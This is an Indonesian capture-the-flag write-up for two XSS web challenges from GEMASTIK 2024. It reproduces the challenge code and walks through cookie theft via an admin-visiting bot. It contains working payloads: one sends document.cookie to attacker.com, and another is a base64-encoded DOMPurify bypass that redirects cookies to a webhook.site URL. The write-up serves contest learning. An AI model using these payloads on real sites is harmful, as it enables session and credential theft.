WRITEUP GEMASTIK Keamanan Siber 2024

HCS - GaadaHandleCrypto

Alfa Fakhrur Rizal Zaini
Muhammad Ersya Vinorian
Nathan Kho Pancras

DAFTAR ISI

WEB

Baby XSS

Flag: gemastik{s3lamat_anda_m3ndap4tkan_XSS}

Deskripsi
Aku yang baru belajar XSS menemukan sebuah repo untuk automasi XSS challenge deployment, berikut reponya:

https://github.com/dimasma0305/CTF-XSS-BOT/

Bisakah kalian membantuku untuk melakukan exploitasi XSS sesuai pada repo kode vulnerable yang ada di repository tersebut?

Author: Dimas Maulana

http://ctf.gemastik.id:9020/

Informasi Terkait Soal
Diberikan sebuah url website dan source code soal, yang apabila kita lihat dari konfigurasi proxy dan docker-compose, terdapat 2 buah website yang bisa kita akses, yakni pada lokasi:

1. **/**
   Merupakan lokasi dari proxy website
2. **/report**
   Merupakan lokasi dari aplikasi bot

Berikut adalah source code dari website proxy:

index.html

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>POC Website</title>
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.cs
s" rel="stylesheet"

integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSmO7SnpJef0486qhLnuZ2cdeRhO02iuK
6FUUVM" crossorigin="anonymous">
</head>
```

```
<body data-bs-theme="dark">

</body>

<script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js"

integrity="sha384-geWF76RCwLtnZ8qwWowPQNguL3RmwHVBC9FhGdlKrxdiJJigb/j/68SIy3Te4Bkz"
    crossorigin="anonymous"></script>
<script>
    const url = new URL(location)
    if (url.searchParams.has("x")) {
        eval(url.searchParams.get("x"))
    }
</script>

</html>
```

Aplikasi ini tidak memiliki tampilan apapun, kecuali fungsi untuk mengeksekusi javascript dari query parameter **“x”**.

Berikut adalah source code dari aplikasi bot:

index.js

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
        <%= name %>'s Bot Page
    </title>
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.1/dist/css/bootstrap.min.css" rel="stylesheet"

integrity="sha384-4bw+/aepP/YC94hEpVNVgiZdgIC5+VKNBQNGCHeKRQN+PtmoHDEXuppvnDJzQIu9" crossorigin="anonymous">
    <script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.1/dist/js/bootstrap.bundle.min.js"

integrity="sha384-HwwvtgBNo3bZJJLYd8oVXjrBZt8cqVSpeBNS5n7C8IVInixGAoxmnlMuBnhbgrkm"
```

```
        crossorigin="anonymous"></script>
    <style>
        form {
            min-width: 300px;
            margin: 5px auto;
        }

        .loading {
            width: 50px;
            height: 50px;
            border: 5px solid rgba(255, 255, 255, 0.3);
            border-top: 5px solid #007bff;
            border-radius: 50%;
            animation: spin 1s linear infinite;
            margin: 20px auto;
        }

        @keyframes spin {
            0% {
                transform: rotate(0deg);
            }

            100% {
                transform: rotate(360deg);
            }
        }
    </style>
</head>

<body data-bs-theme="dark">
    <div class="vh-100 container d-flex flex-column justify-content-center
align-items-center">
        <h1>
            <%= name %>'s Bot Page
        </h1>
        <form id="visit-form" class="d-flex flex-column w-50">
            <div class="mb-3">
                <label for="url" class="form-label">Enter note URL:</label>
                <input type="text" name="url" id="url" class="form-control"
required>
            </div>
            <input type="submit" value="Visit Note" class="btn btn-primary
mb-3">
            <div class="text-center alert-danger alert-dismissible fade show
w-100" id="error-message"></div>
            <div class="text-center alert-success alert-dismissible fade
show w-100" id="success-message"></div>
        </form>
```

```
    </div>

    <script
src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.7.0/jquery.min.js"

integrity="sha512-3gJwYpMe3QewGELv8k/BX9vcqhryRdzRMxVfq6ngyWXwo03GFEzjsUm8Q7
RZcHPHksttq7/GFoxjCVUjkjvPdw=="
        crossorigin="anonymous" referrerpolicy="no-referrer"></script>
    <script>
        $(document).ready(function () {
            const form = $('#visit-form');
            const successMessage = $('#success-message');
            const errorMessage = $('#error-message');
            const loadingAnimation = $('<div class="loading"></div>');

            form.submit(function (event) {
                event.preventDefault();
                const url = $('#url').val();
                successMessage.slideUp()
                errorMessage.slideUp()
                form.append(loadingAnimation);
                $.ajax({
                    type: 'POST',
                    url: '',
                    data: { url: url },
                    success: function (data) {
                        form.find('.loading').remove();
                        if (data.success) {

successMessage.text(data.success).addClass("alert").slideDown();
                        } else {

errorMessage.text(data.error).addClass("alert").slideDown();
                        }
                    },
                    error: (jq, status) => {
                        form.find('.loading').remove();
                        if (response = jq.responseJSON) {

errorMessage.text(response.error).addClass("alert").slideDown();
                        } else {
                            errorMessage.text('An error occurred while
processing the request.').addClass("alert").slideDown();
                        }
                    },
                });
            });
        });
```

```
    </script>
</body>

</html>
```

bot.js

```
const { chromium, firefox, webkit } = require('playwright');
const fs = require('fs');
const path = require('path');

const CONFIG = {
    APPNAME: process.env['APPNAME'] || "Admin",
    APPURL: process.env['APPURL'] || "http://172.17.0.1",
    APPURLREGEX: process.env['APPURLREGEX'] || "^.*$",
    APPFLAG: process.env['APPFLAG'] || "dev{flag}",
    APPLIMITTIME: Number(process.env['APPLIMITTIME'] || "60"),
    APPLIMIT: Number(process.env['APPLIMIT'] || "5"),
    APPEXTENSIONS: (() => {
        const extDir = path.join(__dirname, 'extensions');
        const dir = [];
        fs.readdirSync(extDir).forEach(file => {
            if (fs.lstatSync(path.join(extDir, file)).isDirectory()) {
                dir.push(path.join(extDir, file));
            }
        });
        return dir.join(',');
    })(),
    APPBROWSER: process.env['BROWSER'] || 'chromium'
};

console.table(CONFIG);

function sleep(s) {
    return new Promise((resolve) => setTimeout(resolve, s));
}

const browserArgs = {
    headless: (() => {
        const is_x11_exists = fs.existsSync('/tmp/.X11-unix');
        if (process.env['DISPLAY'] !== undefined && is_x11_exists) {
            return false;
        }
        return true;
    })(),
    args: [
        '--disable-dev-shm-usage',
        '--no-sandbox',
```

```
        '--disable-setuid-sandbox',
        '--disable-gpu',
        '--no-gpu',
        '--disable-default-apps',
        '--disable-translate',
        '--disable-device-discovery-notifications',
        '--disable-software-rasterizer',
        '--disable-xss-auditor',
        ...(() => {
            if (CONFIG.APPEXTENSIONS === "") return [];
            return [
                `--disable-extensions-except=${CONFIG.APPEXTENSIONS}`,
                `--load-extension=${CONFIG.APPEXTENSIONS}`
            ];
        })(),
    ],
    ignoreHTTPSErrors: true
};

/** @type {import('playwright').Browser} */
let initBrowser = null;

async function getContext(){
    /** @type {import('playwright').BrowserContext} */
    let context = null;
    if (CONFIG.APPEXTENSIONS === "") {
        if (initBrowser === null) {
            initBrowser = await (CONFIG.APPBROWSER === 'firefox' ?
firefox.launch(browserArgs) : chromium.launch(browserArgs));
        }
        context = await initBrowser.newContext();
    } else {
        context = await (CONFIG.APPBROWSER === 'firefox' ?
firefox.launch({browserArgs}) : chromium.launch(browserArgs)).newContext();
    }
    return context
}

console.log("Bot started...");

module.exports = {
    name: CONFIG.APPNAME,
    urlRegex: CONFIG.APPURLREGEX,
    rateLimit: {
        windowS: CONFIG.APPLIMITTIME,
        max: CONFIG.APPLIMIT
    },
    bot: async (urlToVisit) => {
```

```
        const context = await getContext()
        try {
            const page = await context.newPage();
            await context.addCookies([{
                name: "flag",
                httpOnly: false,
                value: CONFIG.APPFLAG,
                url: CONFIG.APPURL
            }]);

            console.log(`bot visiting ${urlToVisit}`);
            await page.goto(urlToVisit, {
                waitUntil: 'load',
                timeout: 10 * 1000
            });
            await sleep(15000);

            console.log("browser close...");
            return true;
        } catch (e) {
            console.error(e);
            return false;
        } finally {
            if (CONFIG.APPEXTENSIONS !== "") {
                await context.browser().close();
            } else {
                await context.close();
            }
        }
    }
};
```

index.js

```
const express = require("express")
const app = express();
const path = require("path")
const route = express.Router()
const bot = require("./bot")
const rateLimit = require("express-rate-limit")

app.use(express.urlencoded({ extended: false }))
app.set('view engine', 'ejs');
app.set('views', path.join(__dirname, 'views'));
if (process.env.USE_PROXY){
    app.set('trust proxy', () => true)
}
```

```
const limit = rateLimit({
    ...bot,
    handler: ((req, res, _next) => {
        const timeRemaining = Math.ceil((req.rateLimit.resetTime -
Date.now()) / 1000)
        res.status(429).json({
            error: `Too many requests, please try again later after
${timeRemaining} seconds.`,
        });
    })
})


route.post("/", limit, async (req, res) => {
    const { url } = req.body;
    if (!url) {
        return res.status(400).send({ error: "Url is missing." });
    }
    if (!RegExp(bot.urlRegex).test(url)) {
        return res.status(422).send({ error: "URL din't match this regex
format " + bot.urlRegex })
    }
    if (await bot.bot(url)) {
        return res.send({ success: "Admin successfully visited the URL." });
    } else {
        return res.status(500).send({ error: "Admin failed to visit the
URL." });
    }
});

route.get("/", (_, res) => {
    const { name } = bot
    res.render("index", { name });
});

app.use("/", route)

app.listen(3000, () => {
    console.log("Server running at http://localhost:80");
});
```

Pada website bot, kita bisa mengirimkan link untuk diakses oleh bot yang bertindak sebagai seorang admin pada sebuah website pada endpoint **/report** dengan method **POST**.

Pendekatan

Berdasarkan source code dan deskripsi yang diberikan, sangat jelas bahwa kita harus melakukan eksploitasi **XSS** atau **Cross Site Scripting** pada aplikasi tersebut. Flag terdapat pada cookie admin, sehingga objective yang harus kita selesaikan adalah mencuri cookie dari admin. Kita tidak bisa mengirimkan cookie ke aplikasi kita karena konfigurasi cookie dari flag memiliki struktur sebagai berikut:

```
            await context.addCookies([{
                name: "flag",
                httpOnly: false,
                value: CONFIG.APPFLAG,
                url: CONFIG.APPURL
            }]);
```

cookie flag hanya bisa diakses apabila kita berada di url yang diatur pada variabel **CONFIG.APPURL**. Nilai dari CONFIG.APPURL diambil dari nilai environment variable APPURL yang diatur pada file **docker-compose.yaml:**

```
bot:
  build:
    context: bot
    args:
      - BROWSER=chromium
  restart: always
  environment:
    APPNAME: Admin
    APPURL: http://proxy/
    APPURLREGEX: ^http(|s)://.*$
    APPFLAG: dev{flag}
    APPLIMIT: 2
    APPLIMITTIME: 60
    USE_PROXY: 1
    DISPLAY: ${DISPLAY}
  networks:
    - internal
```

Sehingga kita perlu melakukan pencurian cookie pada scope url http://proxy/. Kita bisa mencuri cookie dari admin dengan memanfaatkan kelemahan pada website proxy, dimana terdapat fungsi untuk mengeksekusi kode javascript:

index.html

```
    const url = new URL(location)
    if (url.searchParams.has("x")) {
        eval(url.searchParams.get("x"))
    }
```

Kita bisa menggunakan kode javascript untuk mengubah nilai **window.location** dengan address attacker di param query "**x**", dan cookie dari admin sebagai query parameter dari address attacker, contohnya sebagai berikut:
http://proxy/?x=window.location=`http://attacker.com/?c=${document.cookie}`


Sehingga proxy akan menerjemahkannya sebagai berikut:
http://proxy/?x=window.location=`http://attacker.com/?c=cookie_dari_admin`

Solusi
Alur untuk mencuri cookie flag dari admin adalah sebagai berikut:


1. Mengirimkan report ke bot admin yang berupa url ke website proxy dengan query param "**x**" yang berisi eksekusi mengubah nilai **window.location** dari javascript ke webhook atau server penyerang dengan memasukkan cookie admin sebagai salah satu parameter query ke server penyerang.
2. Bot akan membuka browser dan mengakses proxy dengan parameter yang berisi kode javascript
3. Proxy akan mengeksekusi kode javascript dan mengirimkan cookie ke server penyerang sebagai query parameternya
4. cookie dari admin akan tampil pada website

Hasil

1. Mengirimkan url ke proxy:



2. Flag berhasil didapatkan:



Karbit

Flag: gemastik{S3l4m4t_anda_t3lah_m3nj4d1_r4j4_karbit}

Deskripsi

Setelah bertahun tahun menjadi orang normal, akhirnya kamu berkesempatan untuk menjadi raja Karbit. Tapi, untuk menjadi raja Karbit, kamu harus menyelesaikan tantangan yang diberikan oleh raja Karbit sebelumnya. Kamu harus bisa membuktikan bahwa kamu bisa mencuri data rahasia dari raja Karbit sebelumnya. Curi data tersebut dan buktikan bahwa kamu layak menjadi raja Karbit.

Author: Dimas Maulana

http://ctf.gemastik.id:9012/

Informasi Terkait Soal

Diberikan sebuah website dengan struktur yang serupa dengan soal Baby XSS, dimana kita diberikan 2 buah aplikasi, yakni:

1. **/**
   Merupakan website claim waifu
2. **/report**
   Merupakan website report menggunakan bot

Untuk aplikasi bot, memiliki struktur yang sama persis dengan soal Baby XSS, dimana kita bisa melakukan report dengan mengirimkan url yang akan dikunjungi oleh bot yang bertindak sebagai admin web. Sedangkan untuk website claim waifu memiliki struktur aplikasi sebagai berikut:

Index.html

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Waifus Store</title>
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.cs
s" rel="stylesheet"

integrity="sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSmO7SnpJef0486qhLnuZ2cdeRhO02iuK
6FUUVM" crossorigin="anonymous">
    <style>
        .waifu-grid {
            display: grid;
            grid-template-columns: repeat(4, 1fr);
            gap: 10px;
```

```
        }

        .waifu-item {
            position: relative;
        }

        .card {
            cursor: pointer;
        }

        .card-img-top {
            max-height: 200px;
            object-fit: cover;
        }

        .btn-container {
            position: absolute;
            bottom: 10px;
            left: 50%;
            transform: translateX(-50%);
        }

        .btn {
            margin-top: 10px;
        }
    </style>
</head>

<body data-bs-theme="dark">
    <div class="container">
        <h1 class="text-center mt-5">Claim Your Waifu</h1>
        <div class="waifus waifu-grid mt-4"></div>
        <h2 class="text-center mt-5">Your Claimed Waifus</h2>
        <div class="claimed-waifus waifu-grid mt-4"></div>
    </div>
</body>

<script
src="https://cdn.jsdelivr.net/npm/bootstrap@latest/dist/js/bootstrap.bundle.
min.js"></script>
<script
src="https://unpkg.com/dompurify@latest/dist/purify.min.js"></script>

<script>
    const waifusContainer = document.querySelector(".waifus");
    const claimedWaifusContainer =
document.querySelector(".claimed-waifus");
    const REGEX_SAVE_PROPS = /['"]/;
```

```
    const initialHash = location.hash ? atob(location.hash.substring(1)) :
"";
    function createWaifuCardHTML(file, buttonText, buttonAction) {
        const sanitizedFile = DOMPurify.sanitize(file);
        const imgHTML = `<img src="${sanitizedFile}" class="card-img-top">`;
        const buttonHTML = `<button class="btn btn-outline-light"
onclick="${buttonAction}('${sanitizedFile}')">${buttonText}</button>`;
        return `<div class="card text-center waifu-item">${imgHTML}<div
class="btn-container">${buttonHTML}</div></div>`;
    }

    function throwAlert(message) {
        document.location.hash = "";
        alert(message);
        document.location = document.referrer;
    }

    function claimWaifu(file) {
        const sanitizedPath = DOMPurify.sanitize(new URL(file).pathname);
        let currentHash = location.hash ? atob(location.hash.substring(1)) :
"";
        const currentPaths = currentHash ? currentHash.split("|") : [];
        if (!currentPaths.includes(sanitizedPath)) {
            currentPaths.push(sanitizedPath);
            location.hash = btoa(currentPaths.join("|"));
            displayClaimedWaifus(currentPaths);
        }
    }

    function removeWaifu(file) {
        const sanitizedPath = DOMPurify.sanitize(new URL(file).pathname);
        let currentHash = atob(location.hash.substring(1));
        const currentPaths = currentHash.split("|").filter(p => p !==
sanitizedPath);
        location.hash = btoa(currentPaths.join("|"));
        displayClaimedWaifus(currentPaths);
    }

    function displayClaimedWaifus(paths) {
        if (REGEX_SAVE_PROPS.test(initialHash)) {
            throwAlert("Invalid characters detected in the hash. Please try
again.");
        }
        let claimedWaifusHTML = "";
        paths.forEach((path) => {
            const file = `https://i.waifu.pics${path}`;
            const cardHTML = createWaifuCardHTML(file, 'Remove',
'removeWaifu');
```

```
            claimedWaifusHTML += cardHTML;
        });
        claimedWaifusContainer.innerHTML = claimedWaifusHTML;
    }

    document.addEventListener("DOMContentLoaded", () => {
        fetch("https://api.waifu.pics/many/sfw/smile", {
            method: "POST",
            headers: {
                "Content-Type": "application/json",
            },
            body: JSON.stringify({}),
        })
            .then((response) => response.json())
            .then((data) => {
                let waifusHTML = "";
                data.files.slice(0, 16).forEach((file) => {
                    const cardHTML = createWaifuCardHTML(file, 'Claim',
'claimWaifu');
                    waifusHTML += cardHTML;
                });
                waifusContainer.innerHTML = waifusHTML;
            });

        const initialPaths = initialHash ? initialHash.split("|") : [];
        displayClaimedWaifus(initialPaths);
    });
</script>

</html>
```

Berikut adalah fungsionalitas dari website klaim waifu:

1. Pengambilan gambar gif dari api https://api.waifu.pics/many/sfw/smile ketika load pertama kali. Gambar yang diambil kemudian ditampilkan di website sehingga pengguna bisa mengklaim waifu dan masuk ke penyimpanan waifu

2. Klaim waifu yang tersedia di website. Pengguna bisa mengklaim waifu yang terdapat di website, dimana user bisa menyimpan waifu yang diklaim dalam bentuk encoding **base64** dari path gambar di website. (cth: https://i.waifu.pics/nVWsV8D.gif, maka akan disimpan dalam bentuk **base64("/nVWsV8D.gif")**.), hasil encoding kemudian disimpan di url dalam bentuk location.hash, dengan separator "**|**" dari tiap waifunya. (cth: http://ctf.gemastik.id:9012/#L3lDQlJxVTMuZ2lmfC8wV2dKNmdJLmdpZg==)

3. Menghapus waifu yang diklaim di website. Pengguna bisa menghapus klaim dengan mengklik tombol **"Remove"**. Ketika diklik, maka waifu akan menghilang dari klaim, dan nilai base64 dari path gambar waifu dihapus dari location.hash.

4. Load klaim waifu dari base64 yang ada pada location.hash. Ketika pengguna membuka url dengan nilai base64 pada location.hash, maka website akan berupaya menerjemahkannya ke path gambar dari waifu, dan menampilkannya pada bagian waifu yang telah diklaim

Berikut merupakan aspek keamanan pada website:

1. Blacklist karakter:
   Terdapat blacklist karakter ‘ dan “, sehingga user tidak bisa memasukkan input karakter tersebut pada location.hash
2. DOMPurify:
   Merupakan library javascript untuk memproteksi serangan XSS. Library ini akan melakukan filtrasi string yang mengandung fungsi berbahaya yang berpotensi menyebabkan terjadinya serangan.

Pendekatan

Objektif dari soal kali ini sama seperti soal Baby XSS, yakni melakukan pencurian cookie dari admin dengan melakukan report url. Yang berbeda dari soal ini adalah kita diharuskan untuk menemukan titik lemah pada website klaim waifu, kemudian mengirimkan url nya ke bot admin. Berikut adalah alur eksploitasi dari pencurian cookie admin:

1. Menemukan kelemahan pada website klaim waifu berupa XSS, dimana ketika seorang user mengakses url tersebut, maka sebuah kode javascript yang dapat mencuri cookie dari admin.
2. Mengirimkan url yang berbahaya pada bot admin
3. Bot admin mengunjungi url tersebut
4. Cookie admin dikirimkan ke server / webhook penyerang dari hasil eksekusi javascript.

Setelah melakukan beberapa eksplorasi dan analisis, eksploitasi kelemahan bisa dilakukan dengan membuat path rusak pada location.hash dan menambahkan perintah action javascript pada kondisi tertentu pada tag image. Berikut adalah titik yang akan kita eksploitasi:

displayClaimendWaifus(paths)

```
    function displayClaimedWaifus(paths) {
        if (REGEX_SAVE_PROPS.test(initialHash)) {
            throwAlert("Invalid characters detected in the hash. Please
try again.");
        }
        let claimedWaifusHTML = "";
        paths.forEach((path) => {
            const file = `https://i.waifu.pics${path}`;
            const cardHTML = createWaifuCardHTML(file, 'Remove',
'removeWaifu');
            claimedWaifusHTML += cardHTML;
        });
        claimedWaifusContainer.innerHTML = claimedWaifusHTML;
```

```
    }
```

createWaifuCardHTML(file, buttonText, buttonAction)


```
    function createWaifuCardHTML(file, buttonText, buttonAction) {
        const sanitizedFile = DOMPurify.sanitize(file);
        const imgHTML = `<img src="${sanitizedFile}" class="card-img-top">`;
        const buttonHTML = `<button class="btn btn-outline-light"
onclick="${buttonAction}('${sanitizedFile}')">${buttonText}</button>`;
        return `<div class="card text-center waifu-item">${imgHTML}<div
class="btn-container">${buttonHTML}</div></div>`;
    }
```

Target utama kita adalah memberikan path yang rusak pada **https://i.waifu.pics${path}**, dan menambahkan action javascript ketika terjadi error, sehingga image tag yang tampil kira-kira akan menjadi seperti ini:
<img src=”https://i.waifu.pic broken” onerror=”kode_javascript_berbahaya”>

Dikarenakan ada sanitasi DOMPurify pada path file, dan blacklist karakter ‘ juga “ pada input, kita tidak bisa memberikan payload seperti:

1. **x” onerror=alert(1)**
2. **<img src=x onerror=alert(1)>**

Kira-kira berikut adalah contoh hasil ketika kita memasukkan payload seperti di atas:



Setelah melalui beberapa percobaan, saya menemukan bahwa kita bisa melakukan eksploitasi dengan menggunakan input **<img src=x///onerror=alert(1)>**, dan kita bisa merusak sumber gambar dan menambahkan action javascript ketika terjadi error dengan onerror, tetapi karakter **“** masuk kedalam bagian kode javascript sehingga tag html menjadi seperti ini:
<img src="https://i.waifu.pics<img src=" x="" onerror="alert(1)”">

Yang menyebabkan kode javascript tidak tereksekusi. Untuk mengatasinya, kita bisa menambahkan comment berupa “**//**”. sehingga “ akan dianggap sebuah comment, dan fungsi alert akan tereksekusi. Berikut adalah payload untuk melakukan trigger fungsi alert pada javascript:
****

Bentuk encoding base64:
PGltZyBzcmM9eC8vL29uZXJyb3I9YWxlcnQoMSkvLz4=

Sehingga bentuk dari tag image nya berupa seperti berikut:
<img src="https://i.waifu.pics<img src=" x="" onerror="alert(1)//"">

Kita tinggal mengganti eksekusi **alert()** dengan mengubah nilai dari **window.location** untuk mencuri cookie dari admin:
****


Bentuk encoding base64:
PGltZyBzcmM9eC8vL29uZXJyb3I9d2luZG93LmxvY2F0aW9uPWBodHRwczovL3dlYmhvb2suc2l0ZS83MjhkMDcyOS03NTUzLTQyMzctODQ4Ni02NDU0MTk1NDNiMzI/Yz0ke2RvY3VtZW50LmNvb2tpZX1gLy8+

Kemudian masukkan base64 tersebut ke location.hash, dan kode perintah javascript akan tereksekusi ketika dimuat ulang.

